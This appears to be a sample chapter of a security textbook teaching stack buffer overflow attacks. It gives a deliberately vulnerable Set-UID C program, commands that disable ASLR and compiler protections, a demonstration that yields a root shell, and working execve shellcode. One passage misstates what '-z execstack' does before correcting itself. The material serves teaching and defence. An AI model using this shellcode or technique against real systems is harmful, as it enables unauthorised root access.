


Figure 4.4: Buffer overflow

It should be noted that stacks grow from high address to low address, but buffers still grow in the normal direction (i.e., from low to high). Therefore, when we copy data to `buffer[]`, we start from `buffer[0]`, and eventually to `buffer[11]`. If there are still more data to be copied, `strcpy()` will continue copying the data to the region above the buffer, treating the memory beyond the buffer as `buffer[12], buffer[13]`, and so on.

Consequence. As can be seen in Figure 4.4, the region above the buffer includes critical values, including the return address and the previous frame pointer. The return address affects where the program should jump to when the function returns. If the return address field is modified due to a buffer overflow, when the function returns, it will return to a new place. Several things can happen. First, the new address, which is a virtual address, may not be mapped to any physical address, so the return instruction will fail, and the program will crash. Second, the address may be mapped to a physical address, but the address space is protected, such as those used by the operating system kernel; the jump will fail, and the program will crash. Third, the address may be mapped to a physical address, but the data in that address is not a valid machine instruction (e.g. it may be a data region); the return will again fail and the program will crash. Fourth, the data in the address may happen to be a valid machine instruction, so the

program will continue running, but the logic of the program will be different from the original one.

4.3.3 Exploiting a Buffer Overflow Vulnerability

As we can see from the above consequence, by overflowing a buffer, we can cause a program to crash or to run some other code. From the attacker's perspective, the latter sounds more interesting, especially if we (as attackers) can control what code to run, because that will allow us to hijack the execution of the program. If a program is privileged, being able to hijack the program leads to privilege escalation for the attacker.

Let us see how we can get a vulnerable program to run our code. In the previous program example, the program does not take any input from outside, so even though there is a buffer overflow problem, attackers cannot take advantage of it. In real applications, programs usually get inputs from users. See the following program example.

Listing 4.1: The vulnerable program `stack.c`

```
/* stack.c */
/* This program has a buffer overflow vulnerability. */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

The above program reads 300 bytes of data from a file called `"badfile"`, and then copies the data to a buffer of size 100. Clearly, there is a buffer overflow problem. This time, the contents copied to the buffer come from a user-provided file, i.e., users can control what is copied to the buffer. The question is what to store in `"badfile"`, so after overflowing the buffer, we can get the program to run our code.

We need to get our code (i.e., malicious code) into the memory of the running program first. This is not difficult. We can simply place our code in `"badfile"`, so when the program reads from the file, the code is loaded into the `str[]` array; when the program copies `str` to the target buffer, the code will then be stored on the stack. In Figure 4.5, we place the malicious code at the end of `"badfile"`.

Next, we need to force the program to jump to our code, which is already in the memory. To do that, using the buffer overflow problem in the code, we can overwrite the return address field. If we know the address of our malicious code, we can simply use this address to overwrite the return address field. Therefore, when the function `foo` returns, it will jump to the new address, where our code is stored. Figure 4.5 illustrates how to get the program to jump to our code.




Figure 4.5: Insert and jump to malicious code

In theory, that is how a buffer overflow attack works. In practice, it is far more complicated. In the next few sections, we will describe how to actually launch a buffer overflow attack against the vulnerable `Set-UID` program described in Listing 4.1. We will describe the challenges in the attack and how to overcome them. Our goal is to gain the root privilege by exploiting the buffer overflow vulnerability in a privileged program.

4.4 Setup for Our Experiment

We will conduct attack experiments inside our `Ubuntu12.04` virtual machine. Because the buffer overflow problem has a long history, most operating systems have already developed countermeasures against such an attack. To simplify our experiments, we first need to turn off these countermeasures. Later on, we will turn them back on, and show that some of the countermeasures only made attacks more difficult, not impossible. We will show how they can be defeated.

4.4.1 Disable Address Randomization

One of the countermeasures against buffer overflow attacks is the Address Space Layout Randomization (ASLR) [Wikipedia, 2017a]. It randomizes the memory space of the key data areas in a process, including the base of the executable and the positions of the stack, heap and libraries, making it difficult for attackers to guess the address of the injected malicious code. We will discuss this countermeasure in § 4.8 and show how it can be defeated. For this experiment, we will simply turn it off using the following command:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

4.4.2 Vulnerable Program

Our goal is to exploit a buffer overflow vulnerability in a `Set-UID` root program. A `Set-UID` root program runs with the root privilege when executed by a normal user, giving the normal user extra privileges when running this program. The `Set-UID` mechanism is covered in details in Chapter 1. If a buffer overflow vulnerability can be exploited in a privileged `Set-UID` root program, the injected malicious code, if executed, can run with the root's privilege. We will use the vulnerable program (`stack.c`) shown in Listing 4.1 as our target program. This program can be compiled and turned into a root-owned `Set-UID` program using the following commands:

```
$ gcc -o stack -z execstack -fno-stack-protector stack.c
$ sudo chown root stack
$ sudo chmod 4755 stack
```

The first command compiles `stack.c`, and the second and third commands turn the executable `stack` into a root-owned `Set-UID` program. It should be noted that the order of the second and third commands cannot be reversed, because when the `chown` command changes the ownership of a file, it clears the `Set-UID` bit (for the sake of security). In the first command, we used two `gcc` options to turn off two countermeasures that have already been built into the `gcc` compiler.

- `-z execstack`: The option makes the stack non-executable, which prevents the injected malicious code from getting executed. This countermeasure is called non-executable stack [Wikipedia, 2017c]. A program, through a special marking in the binary, can tell the operating system whether its stack should be set to executable or not. The marking in the binary is typically done by the compiler. The `gcc` compiler marks stack as non-executable by default, and the `"-z execstack"` option reverses that, making stack executable. It should be noted that this countermeasure can be defeated using the *return-to-libc* attack. We will cover the attack in Chapter 5.

- `-fno-stack-protector`: This option turns off another countermeasure called StackGuard [Cowa et al., 1998], which can defeat the stack-based buffer overflow attack. Its main idea is to add some special data and checking mechanisms to the code, so when a buffer overflow occurs, it will be detected. More details of this countermeasure will be explained in § 4.9. This countermeasure has been built into the `gcc` compiler as a default option. The `-fno-stack-protector` tells the compiler not to use the StackGuard countermeasure.

To understand the behavior of this program, we place some random contents to `badfile`. We can notice that when the size of the file is less than 100 bytes, the program will run without a problem. However, when we put more than 100 bytes in the file, the program may crash. This is what we expect when a buffer overflow happens. See the following experiment:

```
$ echo "aaaa" > badfile
$ ./stack
Returned Properly
$
$ echo "aaa ...(100 characters omitted)... aaa" > badfile
$ ./stack
Segmentation fault (core dumped)
```

4.5 Conduct Buffer-Overflow Attack

Our goal is to exploit the buffer overflow vulnerability in the vulnerable program `stack.c` (Listing 4.1), which runs with the root privilege. We need to construct the `badfile` such that when the program copies the file contents into a buffer, the buffer is overflown, and our injected malicious code can be executed, allowing us to obtain a root shell. This section will first discuss the challenges in the attack, followed by a breakdown of how we overcome the challenges.

4.5.1 Finding the Address of the Injected Code

To be able to jump to our malicious code, we need to know the memory address of the malicious code. Unfortunately, we do not know where exactly our malicious code is. We only know that our code is copied into the target buffer on the stack, but we do not know the buffer's memory address, because the buffer's exact location depends on the program's stack usage.

We know the offset of the malicious code in our input, but we need to know the address of the function `foo`'s stack frame to calculate exactly where our code will be stored. Unfortunately, the target program is unlikely to print out the value of its frame pointer or the address of any variable inside the frame, leaving us no choice but to guess. In theory, the entire search space for a random guess is 2^{32} addresses (for 32 bit machine), but in practice, the space is much smaller.

Two facts make the search space small. First, before countermeasures are introduced, most operating systems place the stack (each process has one) at a fixed starting address. It should be noted that the address is a virtual address, which is mapped to a different physical memory address for different processes. Therefore, there is no conflict for different processes to use the same virtual address for its stack. Second, most programs do not have a deep stack. From Figure 4.3, we see that stack can grow deep if the function call chain is long, but this usually happens in recursive function calls. Typically, call chains are not very long, so in most programs, stacks are quite shallow. Combining the first and second facts, we can tell that the search space is much smaller than 2^{32}, so guessing the correct address should be quite easy.

To verify that stacks always start from a fixed starting address, we use the following program to print out the address of a local variable in a function.

```
#include <stdio.h>
void func(int* a1)
{
   printf(" :: a1's address is 0x%x \n", (unsigned int) &a1);
```

```
}

int main()
{
   int x = 3;
   func(&x);
   return 1;
}
```

We run the above program with the address randomization turned off. From the following execution trace, we can see that the variable's address is always the same, indicating that the starting address for the stack is always the same.

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ gcc prog.c -o prog
$ ./prog
 :: a1's address is 0xbffff370

$ ./prog
 :: a1's address is 0xbffff370
```

4.5.2 Improving Chances of Guessing

For our guess to be successful, we need to guess the exact entry point of our injected code. If we miss by one byte, we fail. This can be improved if we can create many entry points for our injected code. The idea is to add many No-Op (NOP) instructions before the actual entry point of our code. The NOP instruction advances the program counter to the next location, so as long as we hit any of the NOP instructions, eventually, we will get to the actual starting point of our code. This will increase our success rate very significantly. The idea is illustrated in Figure 4.6.

By filling the region above the return address with NOP values, we can create multiple entry points for our malicious code. This is shown on the right side of Figure 4.6. This can be compared to the case on the left side, where NOP is not utilized and we have only one entry point for the malicious code.

4.5.3 Finding the Address Without Guessing

In the `Set-UID` case, since attackers are on the same machine, they can get a copy of the victim program, do some investigation, and derive the address for the injected code without a need for guessing. This method may not be applicable for remote attacks, where attackers try to inject code from a remote machine. Remote attackers may not have a copy of the victim program; nor can they conduct investigation on the target machine.

... Several paragraphs are omitted from here for this sample chapter ...

4.5.4 Constructing the Input File

We can now construct the contents for `badfile`. Figure 4.7 illustrates the structure of the input file (i.e. `badfile`). Since `badfile` contains binary data that are difficult to type using a text editor, we write a program (called `exploit.c`) to generate the file. The code is shown below.




Figure 4.6: Using NOP to improve the success rate

Listing 4.2: The program `exploit.c` used for generating malicious input

```
/* exploit.c  */

  ... code is omitted for this sample chapter ...
}
```

In the given code, the array `shellcode[]` contains a copy of the malicious code. We will discuss how to write such code later. Statement A fills the buffer with NOP instructions. Statement B fills the return address field of the input with the value derived using `gdb`. Statement C places the malicious shell code at the end of the buffer.

It should be noted that in Statement B, we do not use `0xbffff188 + 8`, as we have calculated before; instead, we use a larger value `0xbffff188 + 0x80`. There is a reason for this: the address `0xbffff188` was identified using the debugging method, and the stack frame of the `foo` function may be different when the program runs inside `gdb` as opposed to running directly, because `gdb` may push some additional data onto the stack at the beginning, causing the stack frame to be allocated deeper than it would be when the program runs directly. Therefore, the first address that we can jump to may be higher than `0xbffff188 + 8`. Therefore, we chose to use `0xbffff188 + 0x80`. Readers can try different offsets if their attacks fail.

Another important thing to remember is that the result of `0xbffff188 + nnn` should not contain a zero in any of its byte, or the content of `badfile` will have a zero in the middle, causing the `strcpy()` function to end the copying earlier, without copying anything after the zero. For example, if we use `0xbffff188 + 0x78`, we will get `0xbffff200`, and the last byte of the result is zero.

Run the exploit. We can now compile `exploit.c`, and run it to generate `badfile`. Once the file is constructed, we run the vulnerable `Set-UID` program, which copies the contents from `badfile`, resulting in a buffer overflow. The following result shows that we have successfully




Figure 4.7: The structure of `badfile`

obtained the root privilege: we get the # prompt, and the result of the `id` command shows that the effective user id (`euid`) of the process is 0.

```
$ rm badfile
$ gcc exploit.c -o exploit
$ ./exploit
$ ./stack
# id        ← Got the root shell!
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root), ...
```

4.6 Writing a Shellcode

Up to this point, we have learned how to inject malicious code into the victim program's memory, and how to trigger the code. What we have not discussed is how to write such malicious code. If an attacker is given a chance to get the victim program to run one command, what command should he/she run? Let me ask a different question: if Genie grants you (instead of Aladdin) a wish, what wish would you make? My wish would be "allowing me to make unlimited number of wishes whenever I want".

Similarly, the ideal command that attackers want to inject is one that allows them to run more commands whenever they want. One command can achieve that goal. That is the shell program. If we can inject code to execute a shell program (e.g. `/bin/sh`), we can get a shell prompt, and can later type whatever commands we want to run.

4.6.1 Writing Malicious Code Using C

Let us write such code using C. The following code executes a shell program (`/bin/sh`) using the `execve()` system call.

```
#include <stddef.h>
void main()
{
   char *name[2];
   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

A naive thought is to compile the above code into binary, and then save it to the input file `badfile`. We then set the targeted return address field to the address of the `main()` function, so when the vulnerable program returns, it jumps to the entrance of the above code. Unfortunately this does not work for several reasons.

- The loader issue: Before a normal program runs, it needs to be loaded into memory and its running environment needs to be set up. These jobs are conducted by the OS loader, which is responsible for setting up the memory (such as stack and heap), copying the program into memory, invoking the dynamic linker to link to the needed library functions, etc. After all the initialization is done, the `main()` function will be triggered. If any of the steps is missing, the program will not be able to run correctly. In a buffer overflow attack, the malicious code is not loaded by the OS; it is loaded directly via memory copy. Therefore, all the essential initialization steps are missing; even if we can jump to the `main()` function, we will not be able to get the shell program to run.

- Zeros in the code: String copying (e.g. using `strcpy()`) will stop when a zero is found in the source string. When we compile the above C code into binary, at least three zeros will exist in the binary code:

  - There is a `'\0'` at the end of the `"/bin/sh"` string.
  - There are two `NULL`'s, which are zeros.
  - Whether the zeros in `name[0]` will become zeros in the binary code depends on the program compilation.

4.6.2 Writing a Shellcode: Main Idea

Given the above issues, we cannot use the binary generated directly from a C program as our malicious code. It is better to write the program directly using the assembly language. The assembly code for launching a shell is referred to as *shellcode* [Wikipedia, 2017d]. The core part of a shellcode is to use the `execve()` system call to execute `"/bin/sh"`. To use the system call, we need to set four registers as follows:

- `%eax`: must contain `11`, which is the system call number for `execve()`.

- `%ebx`: must contain the address of the command string (e.g. `"/bin/sh"`).

- `%ecx`: must contain the address of the argument array; in our case, the first element of the array points to the `"/bin/sh"` string, while the second element is 0 (which marks the end of the array).

- `%edx`: must contain the address of the environment variables that we want to pass to the new program. We can set it to 0, as we do not want to pass any environment variable.

Setting these four registers are not difficult; the difficulty is in preparing the data, finding the addresses of those data, and making sure that there is no zeros in the binary code. For example, to set the value for `%ebx`, we need to know the address of the `"/bin/sh"` string. We can put the string on the stack using the buffer overflow, but we may not be able to know its exact memory address. To eliminate guessing involved in finding the address, a common idea is to use the stack pointer (the `%esp` register), as long as we can figure out the offset of the string from the current stack pointer's position. To achieve this goal, instead of copying the string to the stack via a buffer overflow, we can dynamically push the string into the stack; this way, we can get its address from the `%esp` register, which always points to the top of the stack.

To ensure that the entire code is copied into the target buffer, it is important not to include any zeros in the code, because some functions treat zero as the end of the source buffer. Although zeros are used by the program, we do not need to have zeros in the code; instead, we can generate zeros dynamically. There are many ways to generate zeros. For example, to place a zero in the `%eax` register, we can use the `mov` instruction to put a zero in it, but that will cause zero to appear in the code. An alternative is to use `"xorl %eax, %eax"`, which XORs the register with itself, causing its content to become zero.

4.6.3 Explanation of a Shellcode Example

There are many ways to write a shellcode, more details about shellcode writing can be found in [One, 1996] and many online articles. We use a shellcode example to illustrate one way to write such code. The code is shown below. We have already placed the machine instructions into a C array in the following C code, and the comment fields show the assembly code for each machine instruction.

```
const char code[] =
  "\x31\xc0"       /* xorl    %eax,%eax    */
  "\x50"           /* pushl   %eax         */
  "\x68""//sh"     /* pushl   $0x68732f2f  */
  "\x68""/bin"     /* pushl   $0x6e69622f  */
  "\x89\xe3"       /* movl    %esp,%ebx    */   ← set %ebx
  "\x50"           /* pushl   %eax         */
  "\x53"           /* pushl   %ebx         */
  "\x89\xe1"       /* movl    %esp,%ecx    */   ← set %ecx
  "\x99"           /* cdq                  */   ← set %edx
  "\xb0\x0b"       /* movb    $0x0b,%al    */   ← set %eax
  "\xcd\x80"       /* int     $0x80        */   ← invoke execve()
;
```

The goal of the above code is similar to the C program shown before, i.e. to use the `execve()` system call to run `/bin/sh`. A system call is executed using the instruction `int $0x80` (the last instruction in the shellcode above). To run it, several parameters need to be prepared in various registers (`%eax`, `%ebx`, `%ecx`, and `%edx`) as mentioned before. If the

registers are configured correctly and the `int $0x80` instruction is executed, the system call `execve()` will be executed to launch a shell. If the program runs with the root privilege, a root shell will be obtained.

Before diving into the details of the above shellcode, we need to know the current state of the stack before the shellcode gets executed. Figure 4.8(a) shows the stack state before the vulnerable function returns. During the return, the return address will be popped out from the stack, so the `esp` value will advance four bytes. The updated stack state is depicted in Figure 4.8(b).




Figure 4.8: The positions of the stack pointer before and after function returns

We will now go over the above shellcode, line by line, to understand how it overcomes the challenges mentioned previously. The code can be divided into four steps.

Step 1: Finding the address of the `"/bin/sh"` string and set `%ebx`. To get the address of the `"/bin/sh"` string, we push this string to the stack. Since the stack grows from high address to low address, and we can only push four bytes at a time, we need to divide the string into 3 pieces, 4 bytes each, and we push the last piece first. Let us look at the code.

- `xorl %eax,%eax`: Using XOR operation on `%eax` will set `%eax` to zero, without introducing a zero in the code.
- `pushl %eax`: Push a zero into the stack. This zero marks the end of the `"/bin/sh"` string.
- `pushl $0x68732f2f`: Push `"//sh"` into the stack (double slash `//` is used because 4 bytes are needed for instruction; double slashes will be treated by the `execve()` system call as the same as a single slash).
- `pushl $0x6e69622f`: Push `"/bin"` into the stack. At this point, the entire string `"/bin//sh"` is on the stack, and the current stack pointer `%esp`, which always point to the top of the stack, now points to the beginning of the string. The state of the stack and the registers at this point is shown in Figure 4.9(a).
- `movl %esp,%ebx`: Move `%esp` to `%ebx`. That is how we save the address of the string to the `%ebx` register without doing any guessing.




Figure 4.9: Shellcode Execution

Step 2. Finding the address of the `name[]` array and set `%ecx`. The next step is to find the address of the `name[]` array, which needs to contain two elements, the address of `"/bin/sh"` for `name[0]` and 0 for `name[1]`. We will use the same technique to get the address of the array. Namely, we dynamically construct the array on the stack, and then use the stack pointer to get the array's address.

... Contents are omitted here for this sample chapter ...

Step 3. Setting `%edx` to zero. The `%edx` register needs to be set to zero. We can use the `XOR` approach, but in order to reduce the code size by one byte, we can leverage a different instruction (`cdq`). This one-byte instruction sets `%edx` to zero as a side effect. It basically copies the sign bit (bit 31) of the value in `%eax` (which is 0 now), into every bit position in `%edx`.

Step 4. Invoking the `execve()` system call. ... Contents are omitted here for this sample chapter ...

4.7 Countermeasures: Overview

The buffer overflow problem has quite a long history, and many countermeasures have been proposed, some of which have been adopted in real-world systems and software. These countermeasures can be deployed in various places, from hardware architecture, operating system, compiler, library, to the application itself. We first give an overview of these countermeasures, and then study some of them in depth. We will also demonstrate that some of the countermeasures can be defeated.

Safer Functions. Some of the memory copy functions rely on certain special characters in the data to decide whether the copy should end or not. This is dangerous, because the length of the

data that can be copied is now decided by the data, which may be controlled by users. A safer approach is to put the control in the developers' hands, by specifying the length in the code. The length can now be decided based on the size of the target buffer, instead of on the data.

For memory copy functions like `strcpy`, `sprintf`, `strcat`, and `gets`, their safer versions are `strncpy`, `snprintf`, `strncat`, `fgets`, respectively. The difference is that the safer versions require developers to explicitly specify the maximum length of the data that can be copied into the target buffer, forcing the developers to think about the buffer size. Obviously, these safer functions are only relatively safer, as they only make a buffer overflow less likely, but they do not prevent it. If a developer specifies a length that is larger than the actual size of the buffer, there will still be a buffer overflow vulnerability.

Safer Dynamic Link Library. The above approach requires changes to be made to the program. If we only have the binary, it will be difficult to change the program. We can use the dynamic linking to achieve the similar goal. Many programs use dynamic link libraries, i.e., the library function code is not included in a program's binary, instead, it is dynamically linked to the program. If we can build a safer library and get a program to dynamically link to the functions in this library, we can make the program safer against buffer overflow attacks.

An example of such a library is `libsafe` developed by Bell Labs [Baratloo et al., 2000]. It provides a safer version for the standard unsafe functions, which does boundary checking based on `%ebp` and does not allow copy beyond the frame pointer. Another example is the C++ string module `libmib` [mibsoftware.com, 1998]. It conceptually supports "limitless" strings instead of fixed length string buffers. It provides its own versions of functions like `strcpy()` that are safer against buffer overflow attacks.

Program Static Analyzer. Instead of eliminating buffer overflow, this type of solution warns developers of the patterns in code that may potentially lead to buffer overflow vulnerabilities. The solution is often implemented as a command-line tool or in the editor. The goal is to notify developers early in the development cycle of potentially unsafe code in their programs. An example of such a tool is ITS4 by Cigital [Viega et al., 2000], which helps developers identify dangerous patterns in C/C++ code. There are also many academic papers on this approach.

Programming Language. Developers rely on programming languages to develop their programs. If a language itself can do some check against buffer overflow, it can remove the burden from developers. This makes programming language a viable place to implement buffer overflow countermeasures. The approach is taken by several programming languages, such as `Java` and `Python`, which provide automatic boundary checking. Such languages are considered safer for development when it comes to avoiding buffer overflow [OWASP, 2014].

